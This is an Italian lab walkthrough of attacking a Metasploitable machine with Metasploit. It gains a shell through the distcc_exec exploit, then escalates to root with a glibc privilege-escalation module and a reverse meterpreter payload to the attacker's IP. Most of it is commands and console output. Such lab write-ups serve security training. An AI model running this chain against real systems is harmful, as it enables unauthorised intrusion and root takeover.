
DISTCC è uno strumento che dà la possibilità di condividere il lavoro di compilazione tra più macchine connesse alla stessa rete.Nello specifico, tale strumento può accelerare il processo facendo compilare il software da più computer connessi alla rete.


- **Avviare msfconsole**
- **Search distcc per trovare il modulo corretto da impostare successivamente con use exploit/unix/misc/distcc_exec**
- **Show options per impostare RHOST con IP della macchina target con set RHOSTS 192.168.1.41**




- **Show payloads** per trovare il payload corretto da impostare con **set payload cmd/unix/bind_ruby**
- RHOSTS già impostato in precedenza

```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.1.41
RHOSTS ⇒ 192.168.1.41
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash                                normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_openssl                             normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   9   payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   10  payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   11  payload/cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   13  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload 2
payload ⇒ cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.41     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/bind_ruby):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.1.41     no        The target address


Exploit target:
```


- Digitare **exploit** o **run** per far avviare l'exploit
- Verificare privilegi con **uname -a**, in questo caso abbiamo avuto accesso non autorizzato come **daemon**.
- **CTRL + Z per creare un'altra sessione in background**
- Digitare **sessions** per vedere le sessioni attive
- Digitare **sessions -u 1 per aggiornare la shell normale della sessione 1 ad una shell meterpreter**
- Digitare nuovamente **sessions per aver conferma dell'attivazione della shell meterpreter**




- Digitare **use post/multi/recon/local_exploit_suggester** per eseguire Exploit Suggester (uno strumento creato per automatizzare il processo di sfruttamento dell'escalation dei privilegi rivolto a sistemi privi di patch)
- Notiamo che è richiesto di impostare la sessione, ergo digitare **set session 2** per passare alla sessione con shell meterpreter
- Digitare **run** o **exploit** per avviare **Exploit Suggester** che ci fornirà un certo numero di exploit locali.



- Notare che i primi 6 ci comunicano che il target è vulnerabile.
- **Digitare use exploit/linux/local/glibc_lc_audit_dso_load_priv_esc** (per testare il primo exploit della lista)
- **Show options** per vedere cosa modificare, in questo caso ho impostato LHOST con **set LHOST 192.168.1.25** (IP macchina attaccante). Ho modificato anche la sessione corrente con **set session 2** (in cui è presente la shell meterpreter)
- Settare il payload con **set payload linux/x86/meterpreter/reverse_tcp**
- Digitare **run** per far partire l'exploit



```
 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears
to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears
to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears
to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is runn
ing, but could not be validated.
 5   exploit/linux/local/su_login                          Yes                      The target appears
to be vulnerable.
 6   exploit/unix/local/setuid_nmap                        Yes                      The target is vulne
rable. /usr/bin/nmap is setuid
```



```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 2
session => 2
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.MnnGNVG' (1271 bytes) ...
[*] Writing '/tmp/.pUZIiz9' (281 bytes) ...
[*] Writing '/tmp/.QgGIgVE' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.1.41
[*] Meterpreter session 3 opened (192.168.1.25:4444 → 192.168.1.41:39561) at 2023-06-13 13:48:20 -0400

meterpreter > uname -a
```

- Digitare shell per aprire una shell da meterpreter
- Digitare **uname -a** per vedere se effettivamente sono stati acquisiti i privilegi. In questo caso specifico sia con **uname -a** che con **id** **si può notare che abbiamo avuto accesso non autorizzato con privilegi di root, tant'è che testando i vari comandi sono riuscito a spostarmi tra le directory di Metasploitable, arrivando tranquillamente anche alla cartella di root.**